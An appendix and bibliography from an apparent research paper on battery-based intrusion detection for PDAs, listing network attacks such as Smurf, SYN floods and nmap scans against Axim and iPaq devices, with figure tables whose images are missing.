

Attack 6. Smurf Attack

PDA	Time Domain	Frequency Domain
Axim 3xi 400MHz		
Axim 3xi 624MHz		
Axim 5v 624MHz		
iPaq 4150 400MHz		
iPaq h5555 400MHz		











Attack 7. Microsoft RPC DCOM Exploit

PDA	Time Domain	Frequency Domain
Axim 3xi 400MHz		
Axim 3xi 624MHz		
Axim 5v 624MHz		
iPaq 4150 400MHz		
iPaq h5555 400MHz		











Attack 8. Windows SSL PCT Overflow Exploit

PDA	Time Domain	Frequency Domain
Axim 3xi **400MHz**		
Axim 3xi **624MHz**		
Axim 5v **624MHz**		
iPaq 4150 **400MHz**		
iPaq h5555 **400MHz**		











Attack 9. nmap (TCP)

PDA	Time Domain	Frequency Domain
Axim 3xi **400MHz**		
Axim 3xi **624MHz**		
Axim 5v **624MHz**		
iPaq 4150 **400MHz**		
iPaq h5555 **400MHz**		











Attack 10. nmap (UDP)

PDA	Time Domain	Frequency Domain
Axim 3xi 400MHz		
Axim 3xi 624MHz		
Axim 5v 624MHz		
iPaq 4150 400MHz		
iPaq h5555 400MHz		











Attack 11. SYN Flood (TCP)

PDA	Time Domain	Frequency Domain
Axim 3xi 400MHz		
Axim 3xi 624MHz		
Axim 5v 624MHz		
iPaq 4150 400MHz		
iPaq h5555 400MHz		

Attack 12. UDP Flood

PDA	Time Domain	Frequency Domain
Axim 3xi **400MHz**		
Axim 3xi **624MHz**		
Axim 5v **624MHz**		
iPaq 4150 **400MHz**		
iPaq h5555 **400MHz**		

Attack 13. ping Flood (IMCP)

<table>
<tr><th>PDA</th><th>Time Domain</th><th>Frequency Domain</th></tr>
<tr><td><b>Axim
3xi</b>
<b>400MHz</b></td><td>
</td><td>
</td></tr>
<tr><td><b>Axim
3xi</b>
<b>624MHz</b></td><td>
</td><td>
</td></tr>
<tr><td><b>Axim
5v</b>
<b>624MHz</b></td><td>
</td><td>
</td></tr>
<tr><td><b>iPaq
4150</b>
<b>400MHz</b></td><td>
</td><td>
</td></tr>
<tr><td><b>iPaq
h5555</b>
<b>400MHz</b></td><td>
</td><td>
</td></tr>
</table>

References

1 Symantec Security Response, Internet WWW page, at URL: < http://securityresponse. symantec.com/ avcenter/venc/data /epoc.cabir.html > (last accessed 02/01/2005).

2 Stajano, F., Anderson, R. "The resurrecting duckling: Security issues for adhoc wireless networks," *Proc. of the 7th Int'l Workshop on Security Protocols*, Vol 1796, Apr. 1999.

3 Brown, B., "The Security Difference Between b and I," *IEEE Potentials*, pp. 23-27, Oct-Nov. 2003.

4 McHugh, J., Christie, A., Allen, J., "Defending Yourself: The Role of Intrusion Detection Systems", *Software Engineering Institute, CERT Coordination Center IEEE*, pp. 42-51, Sep. 2000.

5 Systems Management Bus Organization, Internet WWW page, at URL: < http://www.smbus.org/ specs/smbdef.htm > (last accessed 09/17/2004)

6 Lahiri, K., Raghunathan, A., Dey, S.,"Communication architecture based power management for battery efficient system design", *Proc. ACM/IEEE DAC*, pp. 691--696, 2002.

7 Jain, R., *The Art of Computer System Performance Analysis: Techniques for Experimental Design, Measurement, and Modeling*, New York: Wiley, 1991.

8 Starner, T., "Thick Clients for Personal Wireless Devices," *IEEE Computer*, vol. 35, issue 1, Jan. 2002, pp. 133-135.

9 Benini *et.al.*, "Battery-driven dynamic power management," *IEEE Design & Test of Computers*, vol. 18, pp. 53–60, Apr. 2001.

10 Benini *et.al.*, "Extending lifetime of portable systems by battery scheduling," in *Proceedings Design Automation & Test Europe Conf.*, pp. 197–201, Mar. 2001.

11 Chiasserini, C. F., and Rao, R. R., "Energy Efficient Battery Management," *IEEE Journal. on Selected Areas in Comms.*, vol. 19, pp. 1235–1245, Jul. 2001.

12 Wu, Q., Qiu, Q., Pedram, M., "An interleaved dual-battery power supply for battery powered electronics," in *Proc. Asia and South Pacific Design Automation Conference (ASP-DAC)*, pp. 387–390, Jan. 2000.

13 Smart Battery System Implementers Forum, Internet WWW page, at URL: < http://www.sbs-forum.org > (last accessed 08/21/2004).

14 Winkler, R., "Intrusion Detection Systems", *Proc. Eleventh IEEE Intl. Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE'02),* pp. 19-27*,* Jun., 2002.

15 Robinson, B., "Spotting Intruders", KBeta Security. Internet WWW page, at URL: < http://www.kbeta.com/SecurityTips/Vulnerabilities/ SpottingIntruders.htm> (last accessed 03/03/2004).

16 Hurwicz, M., "Cracker Tracking Tighter Security with Intrusion Detection", Byte, May 1998.

17 Verwoerd, T., Hunt, R., "Intrusion detection techniques and approaches," *Computer Communications*,Vol. 25, Issue 15, pp. 1356-1365, Sep. 2002.

18 Jha, S., Sheyner, O., Wing, J., "Two Formal Analyses of Attack Graphs", *Computer Security Foundations Workshop, Proc. 15th IEEE* , pp. 49-63, 24-26 Jun. 2002.

19 Lee, S.C.; Heinbuch, D.V.; "Training a neural-network based intrusion detector to recognize novel attacks," *IEEE Transactions on Systems, Man and Cybernetics*, Part A, Volume: 31 Issue: 4 , pp 294 -299, Jul. 2002.

20 Dickerson, J.E.; Juslin, J.; Koukousoula, O.; Dickerson, J.A.; "Fuzzy intrusion detection," *IFSA World Congress and 20th NAFIPS International Conference, 2001.* Joint 9th , Vol. 3 , 25-28 Jul. 2001, pp. 1506 -1510.

21 Ko, C.; Ruschitzka, M.; Levitt, K.; "Execution monitoring of security-critical programs in distributed systems: a specification-based approach**,"** *Proc. IEEE Symposium on Security and Privacy, 1997.* pp. 175 -187, 4-7 May 1997.

22 T. Mudge, Power: A First-Class Architectural Design Constraint, *IEEE Computer*, pp. 52-58, Apr. 2001.

23 McHugh, J., Christie, A., Allen, J., "Defending Yourself: The Role of Intrusion Detection Systems", Software Engineering Institute, CERT Coordination Center IEEE pp. 42-51, Sep. 2000.

24 Kanishka, L., Raghunathan, A., Sujit, D., Panigrahi, D., "Battery-Driven System Design: A New Frontier in Low Power Design?", Dept. of ECE, UC San Diego, La Jolla, CA. C & C Research Labs, NEC USA, Princeton, NJ, pp. 1-7.

25 MSDN Home website, Internet WWW page, at URL: < http://msdn.microsoft.com/ library/default.asp?url=/ library/enus/wceui40/html/ cerefSYSTEM_POWER_STATUS_EX2.asp > (last accessed 11/21/2004).

26 Uppuluri, P., Sekar R.; “Experiences with Specification-based Intrusion Detection,” Department of Computer Science SUNY at Stony Brook, NY 11794. Internet WWW page, at URL: < http://www.seclab.cs.sunysb.edu/~prem/)> (last accessed 09/07/2003).

27 Porras, P. A., Kemmerer, R. A., "Penetration State Transition Analysis A Rule-Based Intrusion Detection Approach," *Proc. of the Eighth Annual Computer Security Applications Conference*, San Antonio, Texas, pp. 220-229, Dec. 1992.

28 Ghosh, A., Schwartzbard, A., Schatz, M., "Learning Program Behavior Profiles for Intrusion Detection," *Proc. of the Workshop on Intrusion Detection and Network Monitoring,* Santa Clara, California, USA, pp. 1-13, April 9–12, 1999.

29 Ilgun, K., Kemmerer, R., Porras, P., “State Transition Analysis: A Rule-Based Intrusion Detection Approach,” *IEEE Transactions on Software Engineering*, Vol 21, No. 3,pp. 181-198, Mar 1995.

30 Erbacher, R., Frincke, D., “Visual Behavior Characterization for Intrusion and Misuse Detection”, Department of Computer Science, University of Idaho, pp. 1-9, 2001.

31 Cannady, J., Harrell, J.R. “A Comparative Analysis of Current Intrusion Detection Technologies”. *Proceedings of Technology in Information Security Conference (TISC)*, pp. 212-218, 1996.

32 SANS Institute, “AINT Misbehaving: A Taxonomy of Anti-Intrusion Techniques”, May 2003, Internet WWW page, at URL: < http://www.sans.org/resources/idfaq/aint.php > (last accessed 04/25/2004).

33 Dickerson, J. E., Juslin, J., Koukousoula, O., Dickerson, J.A., "Fuzzy intrusion detection," *IFSA World Congress and 20th North American Fuzzy Information Processing Society (NAFIPS) International Conference*, Vancouver, British Columbia, Volume 3, 1506-1510, Jul 2001.

34 Cunningham, R.K.; Lippmann, R.P.; Webster, S.E.; “Detecting and displaying novel computer attacks with Macroscope,”Systems, Man and Cybernetics, Part A, IEEE Transactions on, Volume: 31 Issue: 4, Jul 2001, pp. 275 -281.

35 Network Chemistry Inc., Defending the Enterprise Airwaves: Moving Beyond Intrusion Detection to Intrusion Protection, Whitepaper, pp. 1-11, Jun. 2004.

36 Dallas Semiconductor, “Application Note 197 Sense Resistor Power Dissipation,” pp. 1-2, Internet WWW page, at URL: <http://www.maxim-ic.com > (last accessed 10/23/2004).

37 Verwoerd, T., Hunt, R., “Intrusion detection techniques and approaches," *Computer Communications*,Vol. 25, Issue 15, pp. 1356-1365, Sep. 2002.

38 Pueketza, N., Uketza, M., Chung, M., Olsson, R., Mukherjee, B., "A Software Platform for Testing Intrusion Detection Systems," *IEEE Software*, pp. 43-51, 1997.

39 Schwartau, W., *Time-Based Security*, Interpact Press, pp. 1-192, 1999.

40 Microsoft Corporation, Advanced Power Management The Next Generation, Version 1.0, Internet WWW page, at URL: <http://www.microsoft. com/ whdc/hwdev/ archive/busbios/ amp_12.mspx > (last accessed 02/12/2005).

41 Syracuse, K. C., Clark, W. D. K., “A statistical approach to domain performance modeling for oxyhalide primary lithium batteries,” *Proc. Annual Battery Conference on Applications and Advances.* pp. 29-37, 1997.

42 Pedram, M.,Wu, Q., “Design considerations for battery-powered electronics,” *Proc. Design Automation Conference*, pp. 861-866, Jun. 1999.

43 Kanishka et al, Battery-Driven System Design: A New Frontier in Low Power Design, *Proc. of the 2002 Conference on Asia South Pacific Design Automation/ VLSI Design*, pp. 261-2617, 2002.

44 Hewlett Packard, hp iPAQ Pocket PC h5550, Internet WWW page, at URL: http://www.hp.ca/products/ static/ipaq/fa107a/ features.php > (last accessed 02/12/2005).

45 Dallas Semiconductor, “App. Note 197 Sense Resistor Power Dissipation,” pp. 1-2, Internet WWW page, at URL: < http://www.maxim-ic.com> (last accessed 11/24/2004).

